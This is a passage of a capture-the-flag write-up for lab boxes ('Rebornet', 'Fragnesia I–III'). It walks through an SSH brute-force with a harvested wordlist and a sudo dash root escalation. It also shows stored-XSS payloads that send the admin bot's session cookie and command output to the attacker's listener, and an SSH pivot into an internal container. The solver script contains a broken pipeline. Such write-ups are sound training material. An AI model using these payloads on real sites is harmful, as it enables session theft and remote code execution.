
- An HTML comment hides a decoy flag: `AE13{...}` — WRONG format, ignore it.
- The prose is littered with leetspeak tokens (mixed letters+digits) that form a custom password list: `Eth3rb0rn3`, `M3tr0p0L15`, `pr0m3th3U5`, `r3l3ntl3zZz`, `3nIgm4T1c`, `Un17yW34v3r5`, etc.

Harvest them automatically:

▸ Bash
```
curl -sL "https://ap0k4l1p5.github.io/talesofcred.html" -o tales.html
grep -oE "[A-Za-z0-9'@]{4,}" tales.html | grep -E "[0-9]" | grep -E "[A-Za-z]" \
  | grep -vE "^(9f6c|AE13|js@2)" | sort -u > creds_pw.txt
```

Username candidates come from the story + `robots.txt` (`apokalips`, `prometheus`, `elara`, ...):


▸ Bash
```
printf "prometheus\nelara\nelarakael\napokalips\nozymandias\narchon\nalaric\nunityweaver\netherweaver\n" >
creds_user.txt
```



4.2 SSH brute-force

▸ Bash
```
hydra -L creds_user.txt -P creds_pw.txt -t 4 -f ssh://192.168.1.23
```

▸ Bash
```
[22][ssh] host: 192.168.1.23   login: apokalips   password: Un17yW34v3r5

[STATUS] attack finished for 192.168.1.23 (valid pair found)

1 of 1 target successfully completed, 1 valid password found
```



4.3 Foothold + user flag

▸ Bash
```
sshpass -p 'Un17yW34v3r5' ssh -o StrictHostKeyChecking=no apokalips@192.168.1.23 \

  'id; cat ~/user.txt'
# uid=1000(apokalips) ... -> "This is user.txt file. FYI :)"
```

4.4 Privilege escalation — `sudo dash` (GTFOBins)


▸ Bash
```
echo "Un17yW34v3r5" | sudo -S -l
```

▸ Bash
```
User apokalips may run the following commands on etherborne:

    (ALL) NOPASSWD: /usr/bin/dash
```

`dash` runnable as root with NOPASSWD is a textbook GTFOBins escalation:

▸ Bash
```
sudo /usr/bin/dash -c 'id; cat /root/.flag.txt'
```

▸ Bash
```
uid=0(root) gid=0(root) groups=0(root)

Here's what you looking for :D


OWASPKL{N1c3_t0_m33t_y0u}
```



4.5 Full solver script

▸ Bash

```bash
#!/usr/bin/env bash
# TryN3rr0r BOOT2ROOT - Rebornet : full solver

set -e
TARGET="192.168.1.23"; VHOST="mainframe.local"
WORK="/home/nopalinto/Downloads/CTF Kilo/Rebornet"; mkdir -p "$WORK/loot"; cd "$WORK"



# 1. Anonymous FTP loot (both files are decoys)

wget -q "ftp://anonymous:anonymous@$TARGET/hint.txt"      -O loot/hint.txt
wget -q "ftp://anonymous:anonymous@$TARGET/Mainframe.pdf" -O loot/Mainframe.pdf
base64 -d loot/hint.txt | head -2          # -> Rickroll (decoy)



# 2. Map vhost from home.html

grep -q "$VHOST" /etc/hosts || echo "$TARGET $VHOST" | sudo tee -a /etc/hosts

# 3. Follow robots.txt breadcrumb chain -> GitHub pointer

curl -s "http://$VHOST/lfg/gohere/alittlebitmore/almostthere/" | grep -i github

# 4. Harvest leetspeak credential wordlist from the OSINT 'tale'

curl -sL "https://ap0k4l1p5.github.io/talesofcred.html" -o tales.html
grep -oE "[A-Za-z0-9'@]{4,}" tales.html | grep -E "[0-9]" | grep -E "[A-Za-z]" \
printf "prometheus\nelara\nelarakael\napokalips\nozymandias\narchon\nalaric\nunityweaver\netherweaver\n" >
creds_user.txt



# 5. Brute SSH -> apokalips:Un17yW34v3r5

hydra -L creds_user.txt -P creds_pw.txt -t 4 -f ssh://$TARGET

# 6. Privesc via sudo NOPASSWD /usr/bin/dash (GTFOBins)

sshpass -p 'Un17yW34v3r5' ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null \
  apokalips@$TARGET 'sudo /usr/bin/dash -c "id; cat /root/.flag.txt"'
# -> OWASPKL{N1c3_t0_m33t_y0u}
```

5. Flag

```
OWASPKL{N1c3_t0_m33t_y0u}
```

Decoy flag to AVOID (wrong format, planted in GitHub HTML comment):
`AE13{Ss1itiNuRh1da4yah'sLover_@ceeyyahiskhan}`.

6. Summary of Approach & Key Takeaways

Step-by-step recap

54. Recon — nmap showed FTP (anon), SSH, HTTP. Pulled `hint.txt` (base64 Rickroll) and `Mainframe.pdf` (legit brochure) from FTP — both decoys.
55. Forensics dead-ends — Exhausted PDF/stego analysis (`exiftool`, `pdfdetach`, `binwalk`, `steghide`, `stegseek`+rockyou) → nothing.
56. Web — `home.html` revealed vhost `mainframe.local`; added to `/etc/hosts`.
57. Enumeration — gobuster + `robots.txt` exposed many dirs and a fake `password.php?id=`.
58. Decoy SQLi — Manually disproved the SQLi (identical true/false responses, no SLEEP delay); confirmed post-root that `password.php` just echoes a fake warning. sqlmap false-positived.
59. OSINT trail — `/lfg/gohere/alittlebitmore/almostthere/` → `ap0k4l1p5.github.io/talesofcred.html`.
60. Wordlist — Harvested leetspeak tokens from the "tale" into a password list; ignored the `AE13{}` decoy flag.
61. Foothold — hydra cracked SSH: `apokalips:Un17yW34v3r5`.
62. Privesc — `sudo -l` → NOPASSWD `/usr/bin/dash` → GTFOBins root shell.
63. Flag — `cat /root/.flag.txt` → `OWASPKL{N1c3_t0_m33t_y0u}`.

Fragnesia - I

Category: Boot2Root | **Points:** 1000 | **Difficulty:** Hard

Target: `192.168.1.24` | **Flag:** `OWASPKL{W3ll_h3ll0_tH3rE}`

1. Challenge Overview

The challenge prompt "Can you command your orchestration without ever crossing the bounded rules?" points at driving a privileged internal action while staying inside the browser's Same-Origin Policy (the "bounded rules"). The target hosts a "Guestbook" web application. The intended path is a stored Cross-Site Scripting (XSS) flaw in the public guestbook that is rendered by an authenticated admin review bot. By making the bot execute our JavaScript in its own session, we hijack its admin context and reach a hidden command-execution panel, achieving Remote Code Execution (RCE) and reading the flag without ever submitting a password ourselves.


2. Initial Reconnaissance

A full TCP service/version scan showed a single exposed service: Apache on port 80 serving a "Guestbook" application. The scan's HTTP cookie script also flagged that the `PHPSESSID` cookie is issued without the `HttpOnly` flag an early indicator that session cookies are readable from JavaScript.

▸ Bash

```
nmap -sC -sV -p- -T4 192.168.1.24
```

```
PORT   STATE SERVICE VERSION

80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
```



3. Analysis / Forensics Path


3.1 Content discovery

I enumerated the application with feroxbustes using a SecLists wordlist.

▸ Bash

```
feroxbuster -u http://192.168.1.24 \
  -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt \
  -x php,txt -d 1 -o ferox.txt
```

```
200      GET   http://192.168.1.24/
200      GET   http://192.168.1.24/index.php
200      GET   http://192.168.1.24/admin.php
200      GET   http://192.168.1.24/admin_login.php
200      GET   http://192.168.1.24/bot.php
```



3.2 Endpoint behaviour mapping

Probing each discovered endpoint live:

▸ Bash

```
curl -s http://192.168.1.24/index.php | sed -n '1,20p'      # guestbook form: <textarea name="text">
curl -s http://192.168.1.24/admin.php                       # -> "Access denied."
curl -s http://192.168.1.24/admin_login.php | sed -n '1,15p' # login form (username/password)
```


- `index.php` — public guestbook with a `text` comment field, rendering all prior comments.
- `admin.php` — returns `Access denied.`; gated behind an admin session.
- `admin_login.php` — admin authentication form.
- `bot.php` — a server-side request endpoint (takes a `url` parameter).

3.3 Confirming the stored XSS

The guestbook reflects submitted comments back into the page unescaped. I confirmed this manually and corroborated it with dalfox.

▸ Bash

```
# manual: submit a marker and check it is reflected as raw HTML
curl -s --data-urlencode "text=<b>xssPoC7331</b>" http://192.168.1.24/index.php >/dev/null
curl -s http://192.168.1.24/index.php | grep -n "xssPoC7331"
# -> <div><b>xssPoC7331</b></div>   (raw tag, not encoded => stored XSS)


# automated confirmation
dalfox url http://192.168.1.24/index.php --data "text=FUZZ" -X POST
```




3.4 Discovering the admin review bot


The `bot.php` endpoint accepts a `url` parameter and triggers a server-side, admin-authenticated visit. I proved an automated reviewer exists by pointing it at a listener on my Kali box.

▸ Bash

```
# Kali listener (terminal A)

python3 -m http.server 8000


# trigger the reviewer (terminal B)

curl -s "http://192.168.1.24/bot.php?url=http://192.168.1.10:8000/REVIEWER_CHECK"
```

The listener received a request originating from the target itself (`192.168.1.24`), confirming an automated admin process reviews submitted content. Combined with the missing `HttpOnly` flag (Section 2), this is the exploitable primitive: the bot renders attacker-controlled comments in its authenticated admin session.





4. Exploitation / Recovery

Vulnerability chain

`Stored XSS (index.php)` → `admin review bot renders comment in its session` → `same-origin access to admin.php` → `RCE` → `flag`. The bot's session is borrowed entirely within the Same-Origin Policy satisfying the challenge's "without ever crossing the bounded rules."

4.1 Capture the admin session via stored XSS

Because `PHPSESSID` is not `HttpOnly`, a stored payload can read `document.cookie` from the bot's session and exfiltrate it. I used a small logging listener to record the callback source and query string.


▸ Bash

```
# Kali: logging listener

cat > cap.py <<'PY'

from http.server import BaseHTTPRequestHandler, HTTPServer

from urllib.parse import unquote

import datetime

class H(BaseHTTPRequestHandler):

    def do_GET(self):

        with open("xsslog.txt","a") as f:

            f.write(f"{datetime.datetime.now()} FROM {self.client_address[0]} PATH {unquote(self.path)}\n")

        self.send_response(200); self.end_headers(); self.wfile.write(b"OK")

    def log_message(self,*a): pass

HTTPServer(("0.0.0.0",8000),H).serve_forever()

PY

python3 cap.py &


# Plant the stored cookie-stealing comment

curl -s --data-urlencode \

  "text=<script>new
Image().src='http://192.168.1.10:8000/steal?c='+encodeURIComponent(document.cookie)</script>" \

  http://192.168.1.24/index.php >/dev/null
```

When the admin bot reviewed the guestbook, it executed the script and beaconed its session cookie back to my listener:

```
2026-06-01 07:54:40  FROM 192.168.1.24  PATH /steal?c=PHPSESSID=37hjdcf7obqltdkvcfek4tr97g
```

The callback originated from the target (`192.168.1.24`) and carried a valid admin `PHPSESSID` proving our JavaScript ran inside the bot's authenticated session.




4.2 Replay the stolen admin session → RCE

I replayed the captured `PHPSESSID` against `admin.php`. The panel is now authenticated and exposes a command field, giving RCE as `www-data` — no password was ever entered.

▸ Bash

```
curl -s -b "PHPSESSID= 1skbgl64nqi0knhgnd2ljtpq8q" \

  --data-urlencode "cmd=id" http://192.168.1.24/admin.php
# <pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>
```



4.3 (Alternative) Pure same-origin payload

The same result can be achieved without manual cookie handling — a single stored payload makes the bot POST to `admin.php` from its own origin and exfiltrate the output:

▸ Bash

```
curl -s --data-urlencode 'text=<script>fetch("/admin.php",{method:"POST",headers:{"Content-
Type":"application/x-www-form-urlencoded"},body:"cmd="+encodeURIComponent("cat
/var/www/html/first_flag.txt")}).then(r=>r.text()).then(d=>{new
Image().src="http://192.168.1.10:8000/RCE?d="+encodeURIComponent(d)})</script>' \

  http://192.168.1.24/index.php >/dev/null
```


4.4 Locate and read the flag

Using the authenticated panel, I enumerated the web root and read the flag file.

▸ Bash

```
curl -s -b "PHPSESSID= 1skbgl64nqi0knhgnd2ljtpq8q" \
  --data-urlencode "cmd=ls -la /var/www/html; echo '---'; cat /var/www/html/first_flag.txt" \
  http://192.168.1.24/admin.php
```

```
<pre>
-rw-r--r-- 1 root root  index.php  admin.php  admin_login.php  bot.php  first_flag.txt
---
OWASPKL{W3ll_h3ll0_tH3rE}

</pre>
```



5. Flag

`OWASPKL{W3ll_h3ll0_tH3rE}`

6. Summary of Approach & Key Takeaways

64. Recon (`nmap`) → only port 80 (Apache, "Guestbook"); `PHPSESSID` missing `HttpOnly`.
65. Content discovery (`feroxbuster` + SecLists) → `index.php`, `admin.php`, `admin_login.php`, `bot.php`.
66. Vulnerability discovery → stored XSS in the guestbook (`dalfox`); `admin.php` is session-gated; an admin review bot renders submitted comments (proved via an out-of-band callback from the target).
67. Exploitation → stored XSS executed in the bot's session and exfiltrated its admin `PHPSESSID` (readable due to missing `HttpOnly`).
68. RCE → replayed the stolen admin session to `admin.php` (`uid=33(www-data)`) — credential-free, fully within the Same-Origin Policy.
69. Flag recovery → read `/var/www/html/first_flag.txt`.

Fragnesia - II

Category: Web / Boot2Root / Container Pivot | **Points:** 1000 | **Difficulty:** Hard

Target: `192.168.1.24` | **Flag:** `OWASPKL{F33l_s0_3mPTy_i5nt}`

1. Challenge Overview

After completing Fragnesia - I, the stored XSS chain gave an authenticated admin session and command execution through `admin.php`. This stage focuses on using that `www-data` foothold to enumerate the host from the inside and pivot into the internal container that is not exposed directly on the network.

The key idea is that external `nmap` only showed port 80, but command execution from the web server allowed internal service enumeration against `127.0.0.1`. That revealed an SSH service bound locally on port `2222`, which became the pivot point for the second flag.

2. Initial Reconnaissance

The external attack surface remained minimal: only Apache on port 80 was reachable from Kali.

▸ Bash
```
nmap -sC -sV -p- -T4 192.168.1.24
```

```
PORT   STATE SERVICE VERSION

80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
```

Content discovery from Part 1 identified the important web endpoints:

▸ Bash
```
feroxbuster -u http://192.168.1.24 \

  -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt \

  -x php,txt -d 1 -o ferox.txt
```

```
200      GET   http://192.168.1.24/
200      GET   http://192.168.1.24/index.php
200      GET   http://192.168.1.24/admin.php
200      GET   http://192.168.1.24/admin_login.php
200      GET   http://192.168.1.24/bot.php
```

3. Analysis / Forensics Path

3.1 Re-establish the RCE foothold

Using the admin session obtained in Part 1, I replayed the valid `PHPSESSID` to `admin.php` and confirmed code execution as the web server user.

▸ Bash
```
curl -s -b "PHPSESSID=<ADMIN_SESSION>" \
  --data-urlencode "cmd=id" \
  http://192.168.1.24/admin.php
```

```
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>
```

For repeatable testing, I stored the session in a cookie jar and used `curl` as the command transport:

▸ Bash
```
TARGET=http://192.168.1.24

COOKIE=/tmp/frag26_admin.cookie



curl -s -c "$COOKIE" \
  -d 'username=admin&password=<xssisawesome>' \
  "$TARGET/admin_login.php" >/dev/null



curl -s -b "$COOKIE" \
  --data-urlencode 'cmd=id' \
  "$TARGET/admin.php"
```

Note: In the final writeup narrative, the authenticated cookie comes from the Part 1 XSS/admin-bot chain. The password is not required for the exploitation path and should not be presented as the primary method.

3.2 Internal service discovery from the foothold

External scanning only showed port 80, so I used the `www-data` RCE to check for localhost-only services.

▸ Bash
```
curl -s -b "$COOKIE" \

  --data-urlencode 'cmd=timeout 2 bash -lc "</dev/tcp/127.0.0.1/2222" && echo open || echo closed' \

  "$TARGET/admin.php"
```

```
<pre>open</pre>
```

This showed that port `2222` was reachable only from inside the target host.

3.3 Identify the local SSH service

I then used the host's SSH client from the command-execution context to talk to `127.0.0.1:2222`. Because the command runner is non-interactive, I used `SSH_ASKPASS` to provide the password to OpenSSH in a controlled way.

▸ Bash
```
cat > /tmp/askpass.sh <<'SH'
#!/bin/sh
echo fragnesia
SH
chmod +x /tmp/askpass.sh



DISPLAY=:0 \
SSH_ASKPASS=/tmp/askpass.sh \
SSH_ASKPASS_REQUIRE=force \
setsid ssh \

  -o StrictHostKeyChecking=no \

  -o UserKnownHostsFile=/tmp/known_hosts_frag26 \

  -o LogLevel=ERROR \

  -p 2222 user@127.0.0.1 \

  'id; hostname; pwd'
```

Executed through `admin.php`:

▸ Bash
```
curl -s -b "$COOKIE" \

  --data-urlencode "cmd=$(cat ssh_pivot_command.sh)" \

  "$TARGET/admin.php"
```

Output:
```
uid=1000(user) gid=1000(user) groups=1000(user)
335cbf012f16
/home/user
```

The hostname looked like a short Docker/container ID, confirming that `127.0.0.1:2222` was a local SSH service forwarding into an isolated container.

4. Exploitation / Recovery

4.1 Read the second flag from the container user account

Once inside the container as `user`, I listed the home directory and read the second flag.

▸ Bash

```
DISPLAY=:0 \
SSH_ASKPASS=/tmp/askpass.sh \
SSH_ASKPASS_REQUIRE=force \
setsid ssh \
  -o StrictHostKeyChecking=no \
  -o UserKnownHostsFile=/tmp/known_hosts_frag26 \
  -o LogLevel=ERROR \
  -p 2222 user@127.0.0.1 \
  'echo ===container===; id; hostname; pwd; echo ===flag2===; cat /home/user/second_flag.txt'
```

Live output:

```
===container===
uid=1000(user) gid=1000(user) groups=1000(user)
335cbf012f16
/home/user

===flag2===

OWASPKL{F33l_s0_3mPTy_i5nt}
```

5. Flag

`OWASPKL{F33l_s0_3mPTy_i5nt}`

6. Summary of Approach & Key Takeaways

70. Foothold reuse — Part 1 gave `www-data` command execution through a stolen admin session.
71. Internal enumeration — external `nmap` showed only port 80, but localhost probing from the foothold revealed `127.0.0.1:2222`.
72. Container pivot — OpenSSH + `SSH_ASKPASS` allowed a non-interactive SSH login from the web RCE context into the internal container as `user`.
73. Flag recovery — `/home/user/second_flag.txt` contained the second flag.

Fragnesia - III

Category: Boot2Root | **Points:** 1000 | **Difficulty:** Hard

Target: `192.168.1.24` | **Flag:** `OWASPKL{Wh4t_a_L0v3ly_FR4GN3S1A}`

1. Challenge Overview

After Fragnesia - II, I had already used the web RCE to pivot into an internal SSH container as the low-privileged `user` account and recover the second flag. The next step was to find the final flag.

Initial container enumeration suggested a classic local privilege-escalation route because `/usr/bin/su` was the only SUID binary left inside the container. However, instead of forcing an unreliable `su` path, I continued live enumeration from the original `www-data` foothold on the host. That revealed a sensitive container build context under `/opt/docker-build/`, including the final flag file, readable by the web server user.

The final issue was therefore not a kernel exploit or password attack: it was sensitive deployment artifacts left readable on the host filesystem.

2. Initial State

The starting point for this stage is the authenticated command-execution foothold from Part 1:

▸ Bash
```
curl -s -b "PHPSESSID=<ADMIN_SESSION>" \
  --data-urlencode "cmd=id" \
  http://192.168.1.24/admin.php
```

```
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>
```

The second-stage pivot also confirmed the internal container as `user`:

▸ Bash
```
DISPLAY=:0 \

SSH_ASKPASS=/tmp/askpass.sh \
SSH_ASKPASS_REQUIRE=force \
setsid ssh \
  -o StrictHostKeyChecking=no \
  -o UserKnownHostsFile=/tmp/known_hosts_frag26 \
  -o LogLevel=ERROR \
  -p 2222 user@127.0.0.1 \
  'id; hostname; cat /home/user/second_flag.txt'
```

```
uid=1000(user) gid=1000(user) groups=1000(user)

335cbf012f16

OWASPKL{F33l_s0_3mPTy_i5nt}
```

3. Analysis / Forensics Path

3.1 Container privilege-enumeration

Inside the container, I enumerated SUID binaries and available escalation tooling.

